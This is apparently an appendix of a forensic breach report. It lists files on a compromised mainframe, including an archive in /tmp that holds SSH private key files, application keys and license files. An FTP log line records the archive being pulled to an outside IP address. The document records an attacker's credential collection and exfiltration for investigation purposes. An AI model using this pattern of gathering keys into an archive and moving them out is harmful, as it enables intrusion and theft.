-rw-r--r-- 0 0    1      12252 Jan 20  2003 /usr/local/ssl/man/man3/SSL_CTX_use_certificate.3

-rw-r--r-- 0 0    1       6059 Jan 20  2003 /usr/local/ssl/man/man3/SSL_SESSION_free.3

-rw-r--r-- 0 0    1       6123 Jan 20  2003 /usr/local/ssl/man/man3/SSL_SESSION_get_ex_new_index.3

-rw-r--r-- 0 0    1       6032 Jan 20  2003 /usr/local/ssl/man/man3/SSL_SESSION_get_time.3

lrwxrwxrwx 0 0    1          0 Mar 11  2003 /usr/local/ssl/man/man3/SSLeay.3 -> OPENSSL_VERSION_NUMBER.3

lrwxrwxrwx 0 0    1          0 Mar 11  2003 /usr/local/ssl/man/man3/SSLeay_version.3 -> OPENSSL_VERSION_NUMBER.3

lrwxrwxrwx 0 0    1          0 Mar 11  2003 /usr/local/ssl/man/man3/UI_add_error_string.3 -> ui.3

lrwxrwxrwx 0 0    1          0 Mar 11  2003 /usr/local/ssl/man/man3/UI_add_info_string.3 -> ui.3

lrwxrwxrwx 0 0    1          0 Mar 11  2003 /usr/local/ssl/man/man3/UI_add_input_boolean.3 -> ui.3

lrwxrwxrwx 0 0    1          0 Mar 11  2003 /usr/local/ssl/man/man3/UI_add_input_string.3 -> ui.3

lrwxrwxrwx 0 0    1          0 Mar 11  2003 /usr/local/ssl/man/man3/UI_add_user_data.3 -> ui.3

lrwxrwxrwx 0 0    1          0 Mar 11  2003 /usr/local/ssl/man/man3/UI_add_verify_string.3 -> ui.3

lrwxrwxrwx 0 0    1          0 Mar 11  2003 /usr/local/ssl/man/man3/UI_construct_prompt.3 -> ui.3

lrwxrwxrwx 0 0    1          0 Mar 11  2003 /usr/local/ssl/man/man3/UI_ctrl.3 -> ui.3

lrwxrwxrwx 0 0    1          0 Mar 11  2003 /usr/local/ssl/man/man3/UI_dup_error_string.3 -> ui.3

lrwxrwxrwx 0 0    1          0 Mar 11  2003 /usr/local/ssl/man/man3/UI_dup_info_string.3 -> ui.3

lrwxrwxrwx 0 0    1          0 Mar 11  2003 /usr/local/ssl/man/man3/UI_dup_input_boolean.3 -> ui.3

lrwxrwxrwx 0 0    1          0 Mar 11  2003 /usr/local/ssl/man/man3/UI_dup_input_string.3 -> ui.3
```

Report

```
lrwxrwxrwx 0 0    1       0 Mar 11  2003 /usr/local/ssl/man/man3/UI_dup_verify_string.3 -> ui.3

lrwxrwxrwx 0 0    1       0 Mar 11  2003 /usr/local/ssl/man/man3/UI_free.3 -> ui.3

lrwxrwxrwx 0 0    1       0 Mar 11  2003 /usr/local/ssl/man/man3/UI_get_default_method.3 -> ui.3

lrwxrwxrwx 0 0    1       0 Mar 11  2003 /usr/local/ssl/man/man3/UI_get_method.3 -> ui.3

lrwxrwxrwx 0 0    1       0 Mar 11  2003 /usr/local/ssl/man/man3/UI_get0_result.3 -> ui.3

lrwxrwxrwx 0 0    1       0 Mar 11  2003 /usr/local/ssl/man/man3/UI_get0_user_data.3 -> ui.3

lrwxrwxrwx 0 0    1       0 Mar 11  2003 /usr/local/ssl/man/man3/UI_new.3 -> ui.3

lrwxrwxrwx 0 0    1       0 Mar 11  2003 /usr/local/ssl/man/man3/UI_new_method.3 -> ui.3

lrwxrwxrwx 0 0    1       0 Mar 11  2003 /usr/local/ssl/man/man3/UI_process.3 -> ui.3

lrwxrwxrwx 0 0    1       0 Mar 11  2003 /usr/local/ssl/man/man3/UI_set_default_method.3 -> ui.3

lrwxrwxrwx 0 0    1       0 Mar 11  2003 /usr/local/ssl/man/man3/UI_set_method.3 -> ui.3

lrwxrwxrwx 0 0    1       0 Mar 11  2003 /usr/local/ssl/man/man3/UI_OpenSSL.3 -> ui.3

lrwxrwxrwx 0 0    1       0 Mar 11  2003 /usr/local/ssl/man/man3/X509_free.3 -> X509_new.3

-rw-r--r-- 0 0    1    4794 Feb 21  2003 /usr/local/ssl/man/man3/X509_new.3

lrwxrwxrwx 0 0    1       0 Mar 11  2003 /usr/local/ssl/man/man3/X509_NAME_add_entry.3 -> X509_NAME_add_entry_by_txt.3

-rw-r--r-- 0 0    1    8458 Feb 21  2003 /usr/local/ssl/man/man3/X509_NAME_add_entry_by_txt.3

lrwxrwxrwx 0 0    1       0 Mar 11  2003 /usr/local/ssl/man/man3/X509_NAME_add_entry_by_NID.3 -> X509_NAME_add_entry_by_txt.3

lrwxrwxrwx 0 0    1       0 Mar 11  2003 /usr/local/ssl/man/man3/X509_NAME_add_entry_by_OBJ.3 -> X509_NAME_add_entry_by_txt.3
```

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/X509_NAME_delete_entry.3 -> X509_NAME_add_entry_by_txt.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/X509_NAME_entry_count.3 -> X509_NAME_get_index_by_NID.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/X509_NAME_get_entry.3 -> X509_NAME_get_index_by_NID.3

-rw-r--r-- 0 0   1   7763 Feb 21 2003 /usr/local/ssl/man/man3/X509_NAME_get_index_by_NID.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/X509_NAME_get_index_by_OBJ.3 -> X509_NAME_get_index_by_NID.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/X509_NAME_get_text_by_NID.3 -> X509_NAME_get_index_by_NID.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/X509_NAME_get_text_by_OBJ.3 -> X509_NAME_get_index_by_NID.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/X509_NAME_oneline.3 -> X509_NAME_print_ex.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/X509_NAME_print.3 -> X509_NAME_print_ex.3

-rw-r--r-- 0 0   1   8943 Feb 21 2003 /usr/local/ssl/man/man3/X509_NAME_print_ex.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/X509_NAME_print_ex_fp.3 -> X509_NAME_print_ex.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/X509_NAME_ENTRY_create_by_txt.3 -> X509_NAME_ENTRY_get_object.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/X509_NAME_ENTRY_create_by_NID.3 -> X509_NAME_ENTRY_get_object.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/X509_NAME_ENTRY_create_by_OBJ.3 -> X509_NAME_ENTRY_get_object.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/X509_NAME_ENTRY_get_data.3 -> X509_NAME_ENTRY_get_object.3

-rw-r--r-- 0 0   1   6919 Feb 21 2003 /usr/local/ssl/man/man3/X509_NAME_ENTRY_get_object.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/X509_NAME_ENTRY_set_data.3 -> X509_NAME_ENTRY_get_object.3

lrwxrwxrwx 0 0   1   0 Mar 11 2003 /usr/local/ssl/man/man3/X509_NAME_ENTRY_set_object.3 -> X509_NAME_ENTRY_get_object.3

Report

```
drwxr-xr-x 0 0      1           0 Mar 11  2003 /usr/local/ssl/man/man5/

-rw-r--r-- 0 0      1        9340 Feb 21  2003 /usr/local/ssl/man/man5/config.5

drwxr-xr-x 0 0      1           0 Mar 11  2003 /usr/local/ssl/man/man7/

-rw-r--r-- 0 0      1       10226 Feb 21  2003 /usr/local/ssl/man/man7/des_modes.7

lrwxrwxrwx 0 0      1           0 Mar 11  2003 /usr/local/ssl/man/man7/of.7 -> des_modes.7

lrwxrwxrwx 0 0      1           0 Mar 11  2003 /usr/local/ssl/man/man7/DES.7 -> des_modes.7

lrwxrwxrwx 0 0      1           0 Mar 11  2003 /usr/local/ssl/man/man7/Modes.7 -> des_modes.7

drwxr-xr-x 0 0      1           0 Mar 11  2003 /usr/local/ssl/misc/

-rwxr-xr-x 0 0      1         119 Feb 21  2003 /usr/local/ssl/misc/c_hash

-rwxr-xr-x 0 0      1         152 Feb 21  2003 /usr/local/ssl/misc/c_info

-rwxr-xr-x 0 0      1         113 Feb 21  2003 /usr/local/ssl/misc/c_issuer

-rwxr-xr-x 0 0      1         110 Feb 21  2003 /usr/local/ssl/misc/c_name

-rwxr-xr-x 0 0      1        6739 Feb 21  2003 /usr/local/ssl/misc/der_chop

-rwxr-xr-x 0 0      1        5219 Feb 21  2003 /usr/local/ssl/misc/CA.pl

-rwxr-xr-x 0 0      1        3505 Feb 21  2003 /usr/local/ssl/misc/CA.sh

-rw-r--r-- 0 0      1        7521 Feb 21  2003 /usr/local/ssl/openssl.cnf

drwxr-xr-x 0 0      1           0 Sep  9 2002 /usr/local/ssl/private/

drwxr-xr-x 0 0   2138400         0 Nov  7 2003 /usr/local/ASAM/
```

Report

```
drwxr-xr-x  0 0     2138400        0 Aug 14  2003 /usr/local/ASAM/bin/

drwxr-xr-x  0 0     2138400        0 Aug 14  2003 /usr/local/ASAM/bin/PlatformServices/

drwxr-xr-x  0 0     2138400        0 Aug 14  2003 /usr/local/ASAM/bin/PlatformServices/PlatformReceiver/

drwxr-xr-x  0 0     2138400        0 Aug 14  2003 /usr/local/ASAM/bin/PlatformServices/PlatformReceiver/crf/

-rwxr-xr-x  0 0     2138400    91657 Aug 14  2003 /usr/local/ASAM/bin/PlatformServices/PlatformReceiver/crf/en.crf

drwxr-xr-x  0 0     2138400        0 Aug 14  2003 /usr/local/ASAM/data/

drwxr-xr-x  0 0     2138400        0 Aug 14  2003 /usr/local/ASAM/data/PlatformServices/

drwxr-xr-x  0 0     2138400        0 Nov 14  2003 /usr/local/ASAM/data/PlatformServices/certs/

-rw-rw-rw-  0 7314   2138400      757 Jul 2  2004 /usr/local/ASAM/data/PlatformServices/certs/ca.pem

-rw-rw-rw-  0 7314   2138400      908 Jul 2  2004 /usr/local/ASAM/data/PlatformServices/certs/cert.pem

-rw-rw-rw-  0 7314   2138400      887 Jul 2  2004 /usr/local/ASAM/data/PlatformServices/certs/key.pem

-rw-r--r--  0 0      1         1425 Feb 22  2003 /usr/local/README.openssh
```

Appendix P: Content of archive file "u.tgz" from SYS3

In the /tmp catalog of SYS3 there was a file called "u.tgz"

2012-03-20;09.00.00;2012-03-20-
09.28.37.240000;<C5>UNKNOWN;SYS3;;192.16.143.2;21;;;RETR;SEQ;NUS;I;S;F;H;08.27.51;08.28.37;83271700;S;;;;FTPD1;DAFAS;93.186.170.54;27722;/tmp/
.,/u.it.tgz

dr-xr-xr-x 0 1520   438400   0 Feb 16 2012 /u/

-rw------- 0 1520   438400   443 Sep 29 2011 /u/.sh_history

drwx------ 0 7554   438400   0 Feb 17 2012 /u/d044/

drwxrwxrwx 0 7554   438400   0 Feb 22 2012 /u/d044/trex/

-rwx------ 0 7554   438400   16 Feb 20 2012 /u/d044/trex/test.txt

-rw-r--r-- 0 7554   438400 67392 Feb 22 2012 /u/d044/trex/xseal.c

dr-xr-xr-x 0 0   1   0 Feb 12 2012 /u/d345/

dr-xr-xr-x 0 0   1   0 Mar 15 2012 /u/d384/

dr-xr-xr-x 0 0   1   0 Feb 12 2012 /u/d552/

dr-xr-xr-x 0 0   1   0 Feb 12 2012 /u/d610/

Report

dr-xr-xr-x 0 0   1   0 Feb 12 2012 /u/d666/

dr-xr-xr-x 0 0   1   0 Feb 12 2012 /u/d700/

dr-xr-xr-x 0 0   0   0 Aug 30 2005 /u/d818/

drwxr-xr-x 0 1032   481800   0 Oct 22 2010 /u/d818/DAF1032/

-rw-r--r-- 0 1032   0   92 Aug 30 2005 /u/d818/DAF1032/.profile

-rw------- 0 1032   0   407 Aug 30 2005 /u/d818/DAF1032/.sh_history

drwx------ 0 1032   481800   0 Aug 30 2005 /u/d818/DAF1032/.ssh/

-rw------- 0 1032   481800   528 Aug 30 2005 /u/d818/DAF1032/.ssh/identity

-rw-r--r-- 0 1032   481800   332 Aug 30 2005 /u/d818/DAF1032/.ssh/identity.pub

-rw-r--r-- 0 1032   481800   334 Aug 30 2005 /u/d818/DAF1032/.ssh/known_hosts

-rw------- 0 1032   481800   1024 Aug 30 2005 /u/d818/DAF1032/.ssh/prng_seed

-rw-r--r-- 0 1032   481800 39819 Apr 12 2010 /u/d818/DAF1032/dd:CITYMAIL

-rw-r--r-- 0 1032   481800 13200 May 31 2008 /u/d818/DAF1032/dd:C5FIL

-rw-r--r-- 0 1032   481800 11448 Jan 20 2006 /u/d818/DAF1032/dd:FIL1A

-rw-r--r-- 0 1032   481800 319100 Apr 12 2010 /u/d818/DAF1032/dd:POSTEN

-rw-r--r-- 0 1032   481800 724986 Apr 9 2010 /u/d818/DAF1032/dd:RESNAME

-rw-r--r-- 0 1032   481800   105 Nov 18 2005 /u/d818/DAF1032/dd:STATFAKT

-rw-r--r-- 0 1032   481800   632 Dec 6 2005 /u/d818/DAF1032/dd:STATUT

```
-rw-r--r-- 0 1032   481800    580 May 29  2006 /u/d818/DAF1032/dd:STATUTP

-rw-r--r-- 0 1032   481800  34579 Oct 22  2010 /u/d818/DAF1032/dd:UTLAND

dr-xr-xr-x 0 0      1         0 Feb 12  2012 /u/d838/

dr-xr-xr-x 0 0      1         0 Mar 20  2012 /u/d955/

drwx------ 0 1367   495500     0 Jan  4  2007 /u/d955/DAF1367/

-rw-r----- 0 918    495500    626 Mar 13  2003 /u/d955/DAF1367/.profile

-rw------- 0 1367   495500   1314 Jan  4  2007 /u/d955/DAF1367/.sh_history

drwxr-xr-x 0 1367   495500     0 Jun 12  2003 /u/d955/DAF1367/.ssh/

-rw------- 0 1367   495500    883 Mar 13  2003 /u/d955/DAF1367/.ssh/id_rsa

-rw-r--r-- 0 1367   495500    223 Mar 13  2003 /u/d955/DAF1367/.ssh/id_rsa.pub

-rw------- 0 1367   495500    528 Jun 12  2003 /u/d955/DAF1367/.ssh/identity

-rw-r--r-- 0 1367   495500    332 Jun 12  2003 /u/d955/DAF1367/.ssh/identity.pub

-rw-r--r-- 0 1367   495500   2014 Jul 29  2005 /u/d955/DAF1367/.ssh/known_hosts

-rw-r--r-- 0 1367   495500   1286 Jun 12  2003 /u/d955/DAF1367/.ssh/known_hosts.old

-rw------- 0 1367   495500   1024 Oct 18  2006 /u/d955/DAF1367/.ssh/prng_seed

-rwx------ 0 1559   495500     91 Nov 23  2006 /u/d955/DAF1367/apa.txt

-rwx------ 0 1559   495500    656 Nov 23  2006 /u/d955/DAF1367/checkcpu.txt

-rw-rw-r-- 0 1367   495500   2887 May 10  2005 /u/d955/DAF1367/dd:BETALRAD
```

Report

-rw-rw-r-- 0 1367   495500   112 May 10 2005 /u/d955/DAF1367/dd:BETGUBBE

-rw-rw-r-- 0 1367   495500   3451 Jan 15 2004 /u/d955/DAF1367/dd:DISCLIST

-rw-rw-r-- 0 1367   495500 14021 Sep 29 2004 /u/d955/DAF1367/dd:ERRCOUNT

-rw-rw-r-- 0 1367   495500   942 Aug 30 2005 /u/d955/DAF1367/dd:FAKTLIST

-rw-rw-r-- 0 1367   495500   2774 Jan 9 2006 /u/d955/DAF1367/dd:J

-rw-rw-r-- 0 1367   495500   180 Jun 2 2005 /u/d955/DAF1367/dd:MAILFIL

-rw-rw-r-- 0 1367   495500 344218 Nov 26 2004 /u/d955/DAF1367/dd:RESNAME

-rw-rw-r-- 0 1367   495500   32 Jun 1 2005 /u/d955/DAF1367/dd:SMSOK

-rw-rw-r-- 0 1367   495500   388 Aug 30 2005 /u/d955/DAF1367/dd:STATFSPA

-rw-rw-r-- 0 1367   495500   265 Nov 26 2004 /u/d955/DAF1367/dd:STATLIST

-rw-rw-r-- 0 1367   495500   33 May 10 2006 /u/d955/DAF1367/dd:STATSEMA

-rw-rw-r-- 0 1367   495500   402 May 26 2004 /u/d955/DAF1367/dd:UNI2PRT

-rw-rw-r-- 0 1367   495500 40540 Apr 29 2005 /u/d955/DAF1367/dd:XML

-rw-rw-r-- 0 1367   495500   243 Aug 30 2005 /u/d955/DAF1367/dd:XMLJCL

-rwxr-xr-x 0 1367   495500 126976 Oct 16 2006 /u/d955/DAF1367/get_cpu

drwxrwxr-x 0 1367   495500   0 Oct 17 2006 /u/d955/DAF1367/isis/

drwxrwxr-x 0 1367   495500   0 Oct 17 2006 /u/d955/DAF1367/isis/ipa__620/

drwxrwxr-- 0 1367   495500   0 Oct 16 2011 /u/d955/DAF1367/isis/ipa__620/objects/

Report

```
drwxr-xr-x  0 1367   495500       0 Aug 22  2006 /u/d955/DAF1367/isis/ipa__620/objects/binaries/

drwxr-xr-x  0 1367   495500       0 Aug 22  2006 /u/d955/DAF1367/isis/ipa__620/objects/binaries/00000000/

drwxr-xr-x  0 1367   495500       0 Aug 22  2006 /u/d955/DAF1367/isis/ipa__620/objects/binaries/00000000/00000000/

drwxr-xr-x  0 1367   495500       0 Aug 22  2006 /u/d955/DAF1367/isis/ipa__620/objects/binaries/00000000/00000000/00000c/

-rwxr-xr-x  0 1367   495500 374949 Oct 17  2006 /u/d955/DAF1367/isis/ipa__620/objects/binaries/00000000/00000000/00000c/c8.bi4

drwxr-xr-x  0 1367   495500       0 Aug 22  2006 /u/d955/DAF1367/isis/ipa__620/objects/binaries/00000000/00000000/00000d/

-rwxr-xr-x  0 1367   495500  14784 Oct 17  2006 /u/d955/DAF1367/isis/ipa__620/objects/binaries/00000000/00000000/00000d/ab.bi4

-rwxr-xr-x  0 1367   495500   3113 Oct 17  2006 /u/d955/DAF1367/isis/ipa__620/objects/binaries/00000000/00000000/00000d/ac.bi4

-rwxr-xr-x  0 1367   495500   3344 Oct 17  2006 /u/d955/DAF1367/isis/ipa__620/objects/binaries/00000000/00000000/00000d/ad.bi4

-rwxr-xr-x  0 1367   495500   3795 Oct 17  2006 /u/d955/DAF1367/isis/ipa__620/objects/binaries/00000000/00000000/00000d/ae.bi4

-rwxr-xr-x  0 1367   495500   1890 Oct 17  2006 /u/d955/DAF1367/isis/ipa__620/objects/binaries/00000000/00000000/00000d/af.bi4

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-rwxr-xr-x  0 1367   495500   1940 Oct 17  2006 /u/d955/DAF1367/isis/ipa__620/objects/binaries/00000000/00000000/00000d/a5.bi4

-rwxr-xr-x  0 1367   495500   2697 Oct 17  2006 /u/d955/DAF1367/isis/ipa__620/objects/binaries/00000000/00000000/00000d/a6.bi4

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-rwxr-xr-x  0 1367   495500   2734 Oct 17  2006 /u/d955/DAF1367/isis/ipa__620/objects/binaries/00000000/00000000/00000d/a9.bi4

-rwxr-xr-x  0 1367   495500   2577 Oct 17  2006 /u/d955/DAF1367/isis/ipa__620/objects/binaries/00000000/00000000/00000d/ba.bi4
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-rwxr-xr-x 0 1367   495500   2737 Oct 17 2006 /u/d955/DAF1367/isis/ipa__620/objects/binaries/00000000/00000000/00000d/b3.bi4

-rwxr-xr-x 0 1367   495500   2318 Oct 17 2006 /u/d955/DAF1367/isis/ipa__620/objects/binaries/00000000/00000000/00000d/b4.bi4

-rwxr-xr-x 0 1367   495500   4867 Oct 17 2006 /u/d955/DAF1367/isis/ipa__620/objects/binaries/00000000/00000000/00000d/b9.bi4

-rwxr-xr-x 0 1367   495500   1241 Oct 17 2006 /u/d955/DAF1367/isis/ipa__620/objects/binaries/00000000/00000000/00000d/9b.bi4

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-rwxr-xr-x 0 1367   495500 130110 Oct 17 2006 /u/d955/DAF1367/isis/ipa__620/objects/binaries/00000000/00000000/00001f/45.bi4

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-rwxr-xr-x 0 1367   495500   2484 Oct 17 2006 /u/d955/DAF1367/isis/ipa__620/objects/binaries/00000000/00000000/000046/83.bi4

-rwxr-xr-x 0 1367   495500   1042 Oct 17 2006 /u/d955/DAF1367/isis/ipa__620/objects/binaries/00000000/00000000/000046/84.bi4

drwxr-xr-x 0 1367   495500   0 Aug 22 2006 /u/d955/DAF1367/isis/ipa__620/objects/binaries/00000000/00000000/000047/

-rwxr-xr-x 0 1367   495500 18699 Oct 17 2006 /u/d955/DAF1367/isis/ipa__620/objects/binaries/00000000/00000000/000047/0b.bi4

-rwxr-xr-x 0 1367   495500   1028 Oct 17 2006 /u/d955/DAF1367/isis/ipa__620/objects/binaries/00000000/00000000/000047/04.bi4

-rwxr-xr-x 0 1367   495500   1297 Oct 17 2006 /u/d955/DAF1367/isis/ipa__620/objects/binaries/00000000/00000000/000047/05.bi4

-rwxr-xr-x 0 1367   495500   1107 Oct 17 2006 /u/d955/DAF1367/isis/ipa__620/objects/binaries/00000000/00000000/000047/06.bi4

-rwxr-xr-x 0 1367   495500   1373 Oct 17 2006 /u/d955/DAF1367/isis/ipa__620/objects/binaries/00000000/00000000/000047/07.bi4

drwxr-xr-x 0 1367   495500   0 Aug 22 2006 /u/d955/DAF1367/isis/ipa__620/objects/binaries/00000000/00000000/000048/

-rwxr-xr-x 0 1367   495500 47162 Oct 17 2006 /u/d955/DAF1367/isis/ipa__620/objects/binaries/00000000/00000000/000048/ca.bi4

-rwxr-xr-x 0 1367   495500 45815 Oct 17 2006 /u/d955/DAF1367/isis/ipa__620/objects/binaries/00000000/00000000/000048/cb.bi4

-rwxr-xr-x 0 1367   495500 42023 Oct 17 2006 /u/d955/DAF1367/isis/ipa__620/objects/binaries/00000000/00000000/000048/c7.bi4

-rwxr-xr-x 0 1367   495500   8080 Oct 17 2006 /u/d955/DAF1367/isis/ipa__620/objects/binaries/00000000/00000000/000048/c8.bi4

-rwxr-xr-x 0 1367   495500 31928 Oct 17 2006 /u/d955/DAF1367/isis/ipa__620/objects/binaries/00000000/00000000/000048/c9.bi4

drwxr-xr-x 0 1367   495500   0 Oct 17 2006 /u/d955/DAF1367/isis/ipa__620/objects/data/

-rwxr-xr-x 0 1367   495500 770048 Mar 20 2012 /u/d955/DAF1367/isis/ipa__620/objects/data/a.pri

Report

```
-rwxr-xr-x  0 1367   495500 253952 Oct 17  2006 /u/d955/DAF1367/isis/ipa__620/objects/data/ad.pri

-rwxr-xr-x  0 1367   495500  16384 Oct 17  2006 /u/d955/DAF1367/isis/ipa__620/objects/data/ainx.pri

-rw-rw-r--  0 1559   495500  16384 Oct 17  2006 /u/d955/DAF1367/isis/ipa__620/objects/data/ainx.sec

-rwxr-xr-x  0 1367   495500  16384 Oct 17  2006 /u/d955/DAF1367/isis/ipa__620/objects/data/audit.pri

-rwxr-xr-x  0 1367   495500  16384 Oct 17  2006 /u/d955/DAF1367/isis/ipa__620/objects/data/auditd.pri

-rwxr-xr-x  0 1367   495500 212992 Feb 12  2012 /u/d955/DAF1367/isis/ipa__620/objects/data/c.pri

-rwxr-xr-x  0 1367   495500  40960 Oct 17  2006 /u/d955/DAF1367/isis/ipa__620/objects/data/cd.pri

-rwxr-xr-x  0 1367   495500  16384 Feb 12  2012 /u/d955/DAF1367/isis/ipa__620/objects/data/ctrl.pri

-rwxr-xr-x  0 1367   495500  16384 Oct 17  2006 /u/d955/DAF1367/isis/ipa__620/objects/data/indexd.pri

-rwxr-xr-x  0 1367   495500 360448 Oct 17  2006 /u/d955/DAF1367/isis/ipa__620/objects/data/md.pri

-rwxr-xr-x  0 1367   495500 352256 Mar 20  2012 /u/d955/DAF1367/isis/ipa__620/objects/data/oddyn.pri

-rwxr-xr-x  0 1367   495500 401408 Feb 12  2012 /u/d955/DAF1367/isis/ipa__620/objects/data/odinx.pri

-rwxr-xr-x  0 1367   495500 835584 Feb 12  2012 /u/d955/DAF1367/isis/ipa__620/objects/data/odstat.pri

-rw-rw-r--  0 1559   495500  90112 Jun  4  2009 /u/d955/DAF1367/isis/ipa__620/objects/data/odClsId.sec

-rw-rw-r--  0 1559   495500 106496 Jun  4  2009 /u/d955/DAF1367/isis/ipa__620/objects/data/odGuidL.sec

-rw-rw-r--  0 1559   495500 106496 Jun  4  2009 /u/d955/DAF1367/isis/ipa__620/objects/data/odGuidV.sec

-rw-rw-r--  0 1559   495500 114688 Jun  4  2009 /u/d955/DAF1367/isis/ipa__620/objects/data/odInher.sec

-rw-rw-r--  0 1559   495500  49152 Jun  4  2009 /u/d955/DAF1367/isis/ipa__620/objects/data/odNameCT.sec
```

Report

-rw-rw-r-- 0 1559   495500 114688 Jun 4 2009 /u/d955/DAF1367/isis/ipa__620/objects/data/odNameI.sec

-rw-rw-r-- 0 1559   495500 98304 Jun 4 2009 /u/d955/DAF1367/isis/ipa__620/objects/data/odNameV.sec

-rw-rw-r-- 0 1559   495500 81920 Jun 4 2009 /u/d955/DAF1367/isis/ipa__620/objects/data/odObjId.sec

-rwxr-xr-x 0 1367   495500 16384 Mar 20 2012 /u/d955/DAF1367/isis/ipa__620/objects/data/ospc.pri

-rwxr-xr-x 0 1367   495500 303104 Feb 12 2012 /u/d955/DAF1367/isis/ipa__620/objects/data/p.pri

-rwxr-xr-x 0 1367   495500 40960 Oct 17 2006 /u/d955/DAF1367/isis/ipa__620/objects/data/pd.pri

-rwxr-xr-x 0 1367   495500 16384 Oct 17 2006 /u/d955/DAF1367/isis/ipa__620/objects/data/proxymd.pri

-rw-rw-r-- 0 1559   495500 16384 Oct 17 2006 /u/d955/DAF1367/isis/ipa__620/objects/data/proxymd.sec

-rwxr-xr-x 0 1367   495500 73728 Oct 17 2006 /u/d955/DAF1367/isis/ipa__620/objects/data/sd.pri

-rw-rw---- 0 0   495500   0 Oct 16 2011 /u/d955/DAF1367/isis/ipa__620/objects/dblock.lck

drwxr-xr-x 0 1367   495500   0 Oct 16 2011 /u/d955/DAF1367/isis/ipa__620/objects/fuzzy/

-rw-rw-r-- 0 0   495500   16 Oct 16 2011 /u/d955/DAF1367/isis/ipa__620/objects/fuzzy/main.dat

drwxr-xr-x 0 1367   495500   0 Mar 15 2012 /u/d955/DAF1367/isis/ipa__620/objects/log/

-rw-rw-r-- 0 0   495500 10485760 Mar 20 2012 /u/d955/DAF1367/isis/ipa__620/objects/log/log.0000000077

-rw-rw-r-- 0 1559   495500   8 Feb 12 2012 /u/d955/DAF1367/isis/ipa__620/objects/nodeid.dat

-rw-rw-r-- 0 1559   495500   891 Oct 17 2006 /u/d955/DAF1367/isis/ipa__620/objects/private.key

drwxr-xr-x 0 1367   495500   0 Aug 22 2006 /u/d955/DAF1367/isis/ipa__620/objects/temp/

-rw-rw-r-- 0 1559   495500   37147 Feb 12 2012 /u/d955/DAF1367/isis/ipa__620/objects/DbError.log

-rwxr-xr-x 0 1367   495500   6473 Oct 17 2006 /u/d955/DAF1367/isis/ipa__620/objects/DB_CONFIG.ASCII

-rwxr-xr-x 0 1367   495500   6333 Oct 17 2006 /u/d955/DAF1367/isis/ipa__620/objects/DB_CONFIG.EBCDIC

drwxr-xr-x 0 1367   495500   0 Oct 10 2011 /u/d955/DAF1367/isis/ipa__620/pocmu620/

-rw-r--r-- 0 1520   495500   0 Apr 13 2011 /u/d955/DAF1367/isis/ipa__620/pocmu620/cd

-rwxr-xr-x 0 18171 495500   74 Feb 20 2008 /u/d955/DAF1367/isis/ipa__620/pocmu620/clearlogs.sh

-rwxrwxr-x 0 77229 495500   0 Apr 13 2011 /u/d955/DAF1367/isis/ipa__620/pocmu620/get_cpu

-rw-r--r-- 0 1559   495500 1188936 Mar 20 2012 /u/d955/DAF1367/isis/ipa__620/pocmu620/ipas.log

-rw-r--r-- 0 1559   495500 2481380 Feb 12 2012 /u/d955/DAF1367/isis/ipa__620/pocmu620/ipas.log1

-rw-r--r-- 0 1559   495500   0 Jan 31 2008 /u/d955/DAF1367/isis/ipa__620/pocmu620/ipas.log2

-rw-r--r-- 0 0   495500   0 Jan 31 2008 /u/d955/DAF1367/isis/ipa__620/pocmu620/ipas.log3

-rw-rw-r-- 0 0   495500   480 Oct 16 2011 /u/d955/DAF1367/isis/ipa__620/pocmu620/isisunix.key

-rwxrwxr-x 0 77229 495500   479 May 15 2007 /u/d955/DAF1367/isis/ipa__620/pocmu620/isisunix.key.old.090328

-rw-rw-r-- 0 77229 495500   480 Mar 30 2009 /u/d955/DAF1367/isis/ipa__620/pocmu620/isisunix.key.old.101030

-rw-rw-r-- 0 1520   495500   480 Jun 12 2011 /u/d955/DAF1367/isis/ipa__620/pocmu620/isisunix.key.old.110612

-rw-r----- 0 0   495500   5597 Oct 10 2011 /u/d955/DAF1367/isis/ipa__620/pocmu620/isisunix.key.MFA

-rw-r----- 0 0   495500   480 Oct 10 2011 /u/d955/DAF1367/isis/ipa__620/pocmu620/isisunix.key.MFB

drwxr-xr-x 0 77229 495500   0 Apr 8 2009 /u/d955/DAF1367/isis/ipa__620/pocmu620/newkeys_090326/

-rw-rw-r-- 0 0   495500   480 Mar 30 2009 /u/d955/DAF1367/isis/ipa__620/pocmu620/newkeys_090326/isisunix.key

```
drwxr-xr-x  0 77229  495500      0 Jun  4 2009 /u/d955/DAF1367/isis/ipa__620/pocmu620/old_stuff/

-rw-r--r--  0 1559   495500    479 May 15 2007 /u/d955/DAF1367/isis/ipa__620/pocmu620/old_stuff/abra

drwxr-xr-x  0 0      495500      0 Mar 30 2009 /u/d955/DAF1367/isis/ipa__620/pocmu620/old_stuff/old_licences/

-rw-r-----  0 1367   495500  13101 Oct 17 2006 /u/d955/DAF1367/isis/ipa__620/pocmu620/old_stuff/old_licences/92621.lic_installed_20061017_141936

-rw-r-----  0 1367   495500  36447 Oct 17 2006 /u/d955/DAF1367/isis/ipa__620/pocmu620/old_stuff/old_licences/92622.lic_installed_20061017_161735

drwxr-xr-x  0 77229  495500      0 Mar 26 2009 /u/d955/DAF1367/isis/ipa__620/pocmu620/old_stuff/oldkeys/

-rw-r--r--  0 77229  495500    479 May 15 2007 /u/d955/DAF1367/isis/ipa__620/pocmu620/old_stuff/oldkeys/isisunix.key.bin

